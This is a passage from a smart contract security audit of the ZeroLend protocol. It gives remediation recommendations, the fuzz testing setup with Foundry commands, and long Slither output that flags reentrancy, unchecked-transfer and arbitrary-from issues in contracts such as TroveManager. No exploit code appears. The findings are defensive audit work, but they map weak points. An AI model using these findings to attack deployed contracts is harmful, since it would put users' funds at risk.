5. Every time totalActiveDebt is decreased, the substracted value is always lower or equal than it. If higher, totalActiveDebt should simply be set to 0.
6. Monitor any PriceFeed revert events to understand if the revert is real or because of a miscalculation of the previousRoundId.
7. Use OpenZeppelin's safeTransfer() function instead of transfer().
8. Use OpenZeppelin's forceApprove() function instead of approve().
9. Avoid adopting collaterals with extremely high prices.
10. Implement a validation step to ensure that the returned value/answer from Chainlink Price Feeds is non-negative.
11. Use the Proxy pattern for a few months after the first deployment on zkSync Era, even if it is planned to migrate to immutable contracts in the future. The hardhat-zksync-upgradeable plugin is available in order to create proxies.
12. Evaluate if 1.208.925,81 ONEZ tokens as depositorGains is a value big enough that will never be reached when interacting with the StabilityPool. If not, consider incrementing the collateralGainsByDepositor type to a higher integer type to avoid the 2 scenarios described.
13. To reduce gas consumption in loops, it is recommended to optimize them as suggested.

FUZZ TESTING

FUZZ TESTING

Fuzz testing is a testing technique that involves sending randomly generated or mutated inputs to a target system to identify unexpected behavior or vulnerabilities. In the context of smart contract assessment, fuzz testing can help identify potential security issues by exposing the smart contracts to a wide range of inputs that they may not have been designed to handle.

In this assessment, we conducted comprehensive fuzzing tests on the ZeroLend protocol contracts to assess their resilience to unexpected inputs. Our goal was to identify any potential vulnerabilities or flaws that could be exploited by an attacker or any wrong or unintended logic.

The following section provides a detailed description of the fuzzing methodology we used and the tools we employed. We believe that this information will be useful in helping the development team to understand and address the identified vulnerabilities, thereby improving the overall security posture of the protocol.

Foundry is a smart contract development toolchain, and it was used to perform all the fuzz testing.

6.1 FUZZ TESTING SCRIPTS

In order to perform the fuzz testing, 5 different files were created:

- Fuzzer.sol: Implements the core logic of the fuzzer.
- FuzzHelper.sol: Implements all the wrappers used to call the different functions in the protocol. The whole project deployment is also defined in this file.
- FuzzProperties.sol: Implements all the functions used to test different properties/invariants.
- FuzzRandomizer.sol: Contract used to generate random numbers.
- FuzzStorage.sol: Contract used to hold the storage of the fuzzer.

These files were pushed to the following repository:
Halborn_ZeroLend_Fuzzer

6.2 SETUP INSTRUCTIONS

To run the fuzzer a single run:

Listing 21

```
export FUZZ_ENTROPY=$(echo -n $RANDOM);forge test -vvvv --match-
↳ contract Fuzzer --match-test test_all_properties
```

To run the fuzzer with 10 runs:

Listing 22

```
for i in `seq 1 10`; do export FUZZ_ENTROPY=$(echo -n $RANDOM);
↳ forge test -vv --match-contract Fuzzer --match-test
↳ test_all_properties; done
```

AUTOMATED TESTING

7.1 STATIC ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their ABIS and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

Slither results:

- ### BorrowerOperations.sol

```
INFO:Detectors:
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse = (3 * denominator) ^ 2 (node_modules/@openzeppelin/contracts/utils/math/Math.sol#117)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#121)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#122)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#123)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#124)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#125)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#126)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - prod0 = prod0 / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#105)
        - result = prod0 * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#132)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
BorrowerOperations.openTrove(ITroveManager,address,uint256,uint256,uint256,address,address).vars (contracts/core/BorrowerOperations.sol#204) is a local variable never initialized
BorrowerOperations._adjustTrove(ITroveManager,address,uint256,uint256,uint256,uint256,bool,address,address).vars (contracts/core/BorrowerOperations.sol#416) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
INFO:Detectors:
BorrowerOperations.constructor(address,address,address,uint256,uint256) (contracts/core/BorrowerOperations.sol#89-102) ignores return value by debtToken.underlying().approve(address(debtToken),type()(uint256).ma
x) (contracts/core/BorrowerOperations.sol#101)
BorrowerOperations.openTrove(ITroveManager,address,uint256,uint256,uint256,address,address) (contracts/core/BorrowerOperations.sol#193-278) ignores return value by debtToken.mintWlthGasCompensation(msg.sender,_d
ebtAmount) (contracts/core/BorrowerOperations.sol#277)
BorrowerOperations.closeTrove(ITroveManager,address) (contracts/core/BorrowerOperations.sol#496-539) ignores return value by debtToken.burnWlthGasCompensation(msg.sender,debt - DEBT_GAS_COMPENSATION) (contracts/
core/BorrowerOperations.sol#535-538)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- ### DebtTokenOnezProxy.sol

```
INFO:Detectors:
DebtTokenOnezProxy.burnWithGasCompensation(address,uint256) (contracts/core/DebtTokenOnezProxy.sol#68-77) uses arbitrary from in transferFrom: onez.transferFrom(_account,address(this),_amount) (contracts/core/De
btTokenOnezProxy.sol#73)
DebtTokenOnezProxy.burnWithGasCompensation(address,uint256) (contracts/core/DebtTokenOnezProxy.sol#68-77) uses arbitrary from in transferFrom: onez.transferFrom(gasPool,address(this),DEBT_GAS_COMPENSATION) (cont
racts/core/DebtTokenOnezProxy.sol#74)
DebtTokenOnezProxy.burn(address,uint256) (contracts/core/DebtTokenOnezProxy.sol#87-91) uses arbitrary from in transferFrom: onez.transferFrom(_account,address(this),_amount) (contracts/core/DebtTokenOnezProxy.so
l#89)
DebtTokenOnezProxy.sendToSP(address,uint256) (contracts/core/DebtTokenOnezProxy.sol#93-99) uses arbitrary from in transferFrom: onez.transferFrom(_sender,msg.sender,_amount) (contracts/core/DebtTokenOnezProxy.so
l#98)
DebtTokenOnezProxy.returnFromPool(address,address,uint256) (contracts/core/DebtTokenOnezProxy.sol#101-111) uses arbitrary from in transferFrom: onez.transferFrom(_poolAddress,_receiver,_amount) (contracts/core/D
ebtTokenOnezProxy.sol#110)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#arbitrary-from-in-transferfrom
INFO:Detectors:
DebtTokenOnezProxy.burnWithGasCompensation(address,uint256) (contracts/core/DebtTokenOnezProxy.sol#68-77) ignores return value by onez.transferFrom(_account,address(this),_amount) (contracts/core/DebtTokenOnezPr
oxy.sol#73)
DebtTokenOnezProxy.burnWithGasCompensation(address,uint256) (contracts/core/DebtTokenOnezProxy.sol#68-77) ignores return value by onez.transferFrom(gasPool,address(this),DEBT_GAS_COMPENSATION) (contracts/core/De
btTokenOnezProxy.sol#74)
DebtTokenOnezProxy.burn(address,uint256) (contracts/core/DebtTokenOnezProxy.sol#87-91) ignores return value by onez.transferFrom(_account,address(this),_amount) (contracts/core/DebtTokenOnezProxy.sol#89)
DebtTokenOnezProxy.sendToSP(address,uint256) (contracts/core/DebtTokenOnezProxy.sol#93-99) ignores return value by onez.transferFrom(_sender,msg.sender,_amount) (contracts/core/DebtTokenOnezProxy.sol#98)
DebtTokenOnezProxy.returnFromPool(address,address,uint256) (contracts/core/DebtTokenOnezProxy.sol#101-111) ignores return value by onez.transferFrom(_poolAddress,_receiver,_amount) (contracts/core/DebtTokenOnezP
roxy.sol#110)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer
```

- ### Factory.sol

```
INFO:Detectors:
TroveManager.getWeekAndDay() (contracts/core/TroveManager.sol#426-431) uses a weak PRNG: "day = (duration % 604800) / 86400 (contracts/core/TroveManager.sol#429)"
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG
INFO:Detectors:
Reentrancy in TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320):
        External calls:
        - _closeTrove(_borrower,Status.closedByOwner) (contracts/core/TroveManager.sol#1315)
            - sortedTrovesCached.remove(_borrower) (contracts/core/TroveManager.sol#1368)
        - _sendCollateral(_receiver,collAmount) (contracts/core/TroveManager.sol#1317)
            - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#110)
            - collateralToken.safeTransfer(_account,_amount) (contracts/core/TroveManager.sol#1650)
            - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        External calls sending eth:
        - _sendCollateral(_receiver,collAmount) (contracts/core/TroveManager.sol#1317)
            - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        State variables written after the call(s):
        - _resetState() (contracts/core/TroveManager.sol#1318)
            - totalActiveCollateral = 0 (contracts/core/TroveManager.sol#1339)
```

```
TroveManager.totalActiveCollateral (contracts/core/TroveManager.sol#118) can be used in cross function reentrancies:
- TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
- TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
- TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
- TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
- TroveManager._sendCollateral(address,uint256) (contracts/core/TroveManager.sol#1645-1652)
- TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
- TroveManager.getEntireSystemColl() (contracts/core/TroveManager.sol#503-505)
- TroveManager.getTotalActiveCollateral() (contracts/core/TroveManager.sol#560-562)
- TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
- TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
- _resetState() (contracts/core/TroveManager.sol#1318)
        - totalActiveDebt = 0 (contracts/core/TroveManager.sol#1340)
TroveManager.totalActiveDebt (contracts/core/TroveManager.sol#119) can be used in cross function reentrancies:
- TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
- TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
- TroveManager._decreaseDebt(address,uint256) (contracts/core/TroveManager.sol#1678-1681)
- TroveManager._increaseDebt(address,uint256,uint256) (contracts/core/TroveManager.sol#1654-1666)
- TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
- TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
- TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
- TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
- TroveManager._updateBalances() (contracts/core/TroveManager.sol#1690-1693)
- TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
- TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
- TroveManager.getEntireSystemDebt() (contracts/core/TroveManager.sol#507-519)
- TroveManager.getTotalActiveDebt() (contracts/core/TroveManager.sol#564-576)
- TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
- TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901)
- _resetState() (contracts/core/TroveManager.sol#1318)
        - totalStakes = 0 (contracts/core/TroveManager.sol#1332)
TroveManager.totalStakes (contracts/core/TroveManager.sol#95) can be used in cross function reentrancies:
- TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
- TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
- TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
- TroveManager._updateStakeAndTotalStakes(TroveManager.Trove) (contracts/core/TroveManager.sol#1491-1502)
- TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
- TroveManager.totalStakes (contracts/core/TroveManager.sol#95)
Reentrancy in TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901):
        External calls:
        - totals.price = fetchPrice() (contracts/core/TroveManager.sol#780)
                - _priceFeed.fetchPrice(address(collateralToken)) (contracts/core/TroveManager.sol#423)
        - require(bool,string)(IBorrowerOperations(borrowerOperationsAddress).getTCR() >= _MCR,Cannot redeem when TCR < MCR) (contracts/core/TroveManager.sol#782-785)
        - _updateBalances() (contracts/core/TroveManager.sol#791)
                - amount = vault.allocateNewEmissions(id.debt) (contracts/core/TroveManager.sol#1169)
                - amount = vault.allocateNewEmissions(id.minting) (contracts/core/TroveManager.sol#1179)
        - _applyPendingRewards(currentBorrower) (contracts/core/TroveManager.sol#832)
                - amount = vault.allocateNewEmissions(id.debt) (contracts/core/TroveManager.sol#1169)
                - amount = vault.allocateNewEmissions(id.minting) (contracts/core/TroveManager.sol#1179)
        - singleRedemption = _redeemCollateralFromTrove(_sortedTrovesCached,currentBorrower,totals.remainingDebt,totals.price,_upperPartialRedemptionHint,_lowerPartialRedemptionHint,_partialRedemptionHintNICR) (
contracts/core/TroveManager.sol#833-842)
                - debtToken.burn(gasPoolAddress,_debt) (contracts/core/TroveManager.sol#1000)
                - _sortedTrovesCached.reInsert(_borrower,newNICR,_upperPartialRedemptionHint,_lowerPartialRedemptionHint) (contracts/core/TroveManager.sol#965-970)
                - sortedTrovesCached.remove(_borrower) (contracts/core/TroveManager.sol#1368)
        - _sendCollateral(PRISMA_CORE.feeReceiver(),totals.collateralFee) (contracts/core/TroveManager.sol#882)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#110)
                - collateralToken.safeTransfer(_account,_amount) (contracts/core/TroveManager.sol#1650)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        - debtToken.burn(msg.sender,totals.totalDebtToRedeem) (contracts/core/TroveManager.sol#896)
        External calls sending eth:
        - _sendCollateral(PRISMA_CORE.feeReceiver(),totals.collateralFee) (contracts/core/TroveManager.sol#882)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        State variables written after the call(s):
        - totalActiveDebt = totalActiveDebt - totals.totalDebtToRedeem (contracts/core/TroveManager.sol#898)
        TroveManager.totalActiveDebt (contracts/core/TroveManager.sol#119) can be used in cross function reentrancies:
        - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._decreaseDebt(address,uint256) (contracts/core/TroveManager.sol#1678-1681)
        - TroveManager._increaseDebt(address,uint256,uint256) (contracts/core/TroveManager.sol#1654-1666)
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateBalances() (contracts/core/TroveManager.sol#1690-1693)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.getEntireSystemDebt() (contracts/core/TroveManager.sol#507-519)
        - TroveManager.getTotalActiveDebt() (contracts/core/TroveManager.sol#564-576)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901)
Reentrancy in TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901):
        External calls:
        - totals.price = fetchPrice() (contracts/core/TroveManager.sol#780)
                - _priceFeed.fetchPrice(address(collateralToken)) (contracts/core/TroveManager.sol#423)
        - require(bool,string)(IBorrowerOperations(borrowerOperationsAddress).getTCR() >= _MCR,Cannot redeem when TCR < MCR) (contracts/core/TroveManager.sol#782-785)
        - _updateBalances() (contracts/core/TroveManager.sol#791)
                - amount = vault.allocateNewEmissions(id.debt) (contracts/core/TroveManager.sol#1169)
                - amount = vault.allocateNewEmissions(id.minting) (contracts/core/TroveManager.sol#1179)
        - _applyPendingRewards(currentBorrower) (contracts/core/TroveManager.sol#832)
                - amount = vault.allocateNewEmissions(id.debt) (contracts/core/TroveManager.sol#1169)
                - amount = vault.allocateNewEmissions(id.minting) (contracts/core/TroveManager.sol#1179)
        - singleRedemption = _redeemCollateralFromTrove(_sortedTrovesCached,currentBorrower,totals.remainingDebt,totals.price,_upperPartialRedemptionHint,_lowerPartialRedemptionHint,_partialRedemptionHintNICR) (
contracts/core/TroveManager.sol#833-842)
                - debtToken.burn(gasPoolAddress,_debt) (contracts/core/TroveManager.sol#1000)
                - _sortedTrovesCached.reInsert(_borrower,newNICR,_upperPartialRedemptionHint,_lowerPartialRedemptionHint) (contracts/core/TroveManager.sol#965-970)
                - sortedTrovesCached.remove(_borrower) (contracts/core/TroveManager.sol#1368)
        - _sendCollateral(PRISMA_CORE.feeReceiver(),totals.collateralFee) (contracts/core/TroveManager.sol#882)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#110)
                - collateralToken.safeTransfer(_account,_amount) (contracts/core/TroveManager.sol#1650)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        - debtToken.burn(msg.sender,totals.totalDebtToRedeem) (contracts/core/TroveManager.sol#896)
        - _sendCollateral(msg.sender,totals.collateralToSendToRedeemer) (contracts/core/TroveManager.sol#899)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#110)
                - collateralToken.safeTransfer(_account,_amount) (contracts/core/TroveManager.sol#1650)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        External calls sending eth:
        - _sendCollateral(PRISMA_CORE.feeReceiver(),totals.collateralFee) (contracts/core/TroveManager.sol#882)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        - _sendCollateral(msg.sender,totals.collateralToSendToRedeemer) (contracts/core/TroveManager.sol#899)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        State variables written after the call(s):
        - _resetState() (contracts/core/TroveManager.sol#900)
                - L_collateral = 0 (contracts/core/TroveManager.sol#1335)
        TroveManager.L_collateral (contracts/core/TroveManager.sol#111) can be used in cross function reentrancies:
        - TroveManager.L_collateral (contracts/core/TroveManager.sol#111)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateTroveRewardSnapshots(address) (contracts/core/TroveManager.sol#1473-1481)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - TroveManager.hasPendingRewards(address) (contracts/core/TroveManager.sol#597-608)
        - _resetState() (contracts/core/TroveManager.sol#900)
                - L_debt = 0 (contracts/core/TroveManager.sol#1336)
        TroveManager.L_debt (contracts/core/TroveManager.sol#112) can be used in cross function reentrancies:
        - TroveManager.L_debt (contracts/core/TroveManager.sol#112)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateTroveRewardSnapshots(address) (contracts/core/TroveManager.sol#1473-1481)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - _resetState() (contracts/core/TroveManager.sol#900)
                - activeInterestIndex = INTEREST_PRECISION (contracts/core/TroveManager.sol#1330)
        TroveManager.activeInterestIndex (contracts/core/TroveManager.sol#83) can be used in cross function reentrancies:
        - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
        - TroveManager._calculateInterestIndex() (contracts/core/TroveManager.sol#1716-1742)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager.activeInterestIndex (contracts/core/TroveManager.sol#83)
        - TroveManager.setAddresses(address,address,address) (contracts/core/TroveManager.sol#270-284)
        - _resetState() (contracts/core/TroveManager.sol#900)
                - defaultedCollateral = 0 (contracts/core/TroveManager.sol#1341)
        TroveManager.defaultedCollateral (contracts/core/TroveManager.sol#122) can be used in cross function reentrancies:
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager.defaultedCollateral (contracts/core/TroveManager.sol#122)
        - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
        - TroveManager.getEntireSystemColl() (contracts/core/TroveManager.sol#503-505)
        - _resetState() (contracts/core/TroveManager.sol#900)
                - defaultedDebt = 0 (contracts/core/TroveManager.sol#1342)
        TroveManager.defaultedDebt (contracts/core/TroveManager.sol#123) can be used in cross function reentrancies:
        - TroveManager._increaseDebt(address,uint256,uint256) (contracts/core/TroveManager.sol#1654-1666)
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager.defaultedDebt (contracts/core/TroveManager.sol#123)
```

```
        - TroveManager.getEntireSystemDebt() (contracts/core/TroveManager.sol#507-519)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - _resetState() (contracts/core/TroveManager.sol#900)
            - lastActiveIndexUpdate = block.timestamp (contracts/core/TroveManager.sol#1331)
    TroveManager.lastActiveIndexUpdate (contracts/core/TroveManager.sol#84) can be used in cross function reentrancies:
    - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
    - TroveManager._calculateInterestIndex() (contracts/core/TroveManager.sol#1716-1742)
    - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
    - TroveManager.lastActiveIndexUpdate (contracts/core/TroveManager.sol#84)
    - TroveManager.setAddresses(address,address,address) (contracts/core/TroveManager.sol#270-284)
    - TroveManager.setParameters(uint256,uint256,uint256,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#353-407)
    - TroveManager.startSunset() (contracts/core/TroveManager.sol#336-344)
    - _sendCollateral(msg.sender,totals.collateralToSendToRedeemer) (contracts/core/TroveManager.sol#899)
        - totalActiveCollateral = totalActiveCollateral - _amount (contracts/core/TroveManager.sol#1647)
    TroveManager.totalActiveCollateral (contracts/core/TroveManager.sol#118) can be used in cross function reentrancies:
    - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
    - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
    - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
    - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
    - TroveManager._sendCollateral(address,uint256) (contracts/core/TroveManager.sol#1645-1652)
    - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
    - TroveManager.getEntireSystemColl() (contracts/core/TroveManager.sol#503-505)
    - TroveManager.getTotalActiveCollateral() (contracts/core/TroveManager.sol#560-562)
    - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
    - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
    - _resetState() (contracts/core/TroveManager.sol#900)
        - totalActiveCollateral = 0 (contracts/core/TroveManager.sol#1339)
    TroveManager.totalActiveCollateral (contracts/core/TroveManager.sol#118) can be used in cross function reentrancies:
    - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
    - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
    - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
    - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
    - TroveManager._sendCollateral(address,uint256) (contracts/core/TroveManager.sol#1645-1652)
    - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
    - TroveManager.getEntireSystemColl() (contracts/core/TroveManager.sol#503-505)
    - TroveManager.getTotalActiveCollateral() (contracts/core/TroveManager.sol#560-562)
    - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
    - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
    - _resetState() (contracts/core/TroveManager.sol#900)
        - totalActiveDebt = 0 (contracts/core/TroveManager.sol#1340)
    TroveManager.totalActiveDebt (contracts/core/TroveManager.sol#119) can be used in cross function reentrancies:
    - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
    - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
    - TroveManager._decreaseDebt(address,uint256) (contracts/core/TroveManager.sol#1678-1681)
    - TroveManager._increaseDebt(address,uint256,uint256) (contracts/core/TroveManager.sol#1654-1666)
    - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
    - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
    - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
    - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
    - TroveManager._updateBalances() (contracts/core/TroveManager.sol#1690-1693)
    - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
    - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
    - TroveManager.getEntireSystemDebt() (contracts/core/TroveManager.sol#507-519)
    - TroveManager.getTotalActiveDebt() (contracts/core/TroveManager.sol#564-576)
    - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
    - TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#769-901)
    - _resetState() (contracts/core/TroveManager.sol#900)
        - totalCollateralSnapshot = 0 (contracts/core/TroveManager.sol#1334)
    TroveManager.totalCollateralSnapshot (contracts/core/TroveManager.sol#101) can be used in cross function reentrancies:
    - TroveManager._computeNewStake(uint256) (contracts/core/TroveManager.sol#1505-1524)
    - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
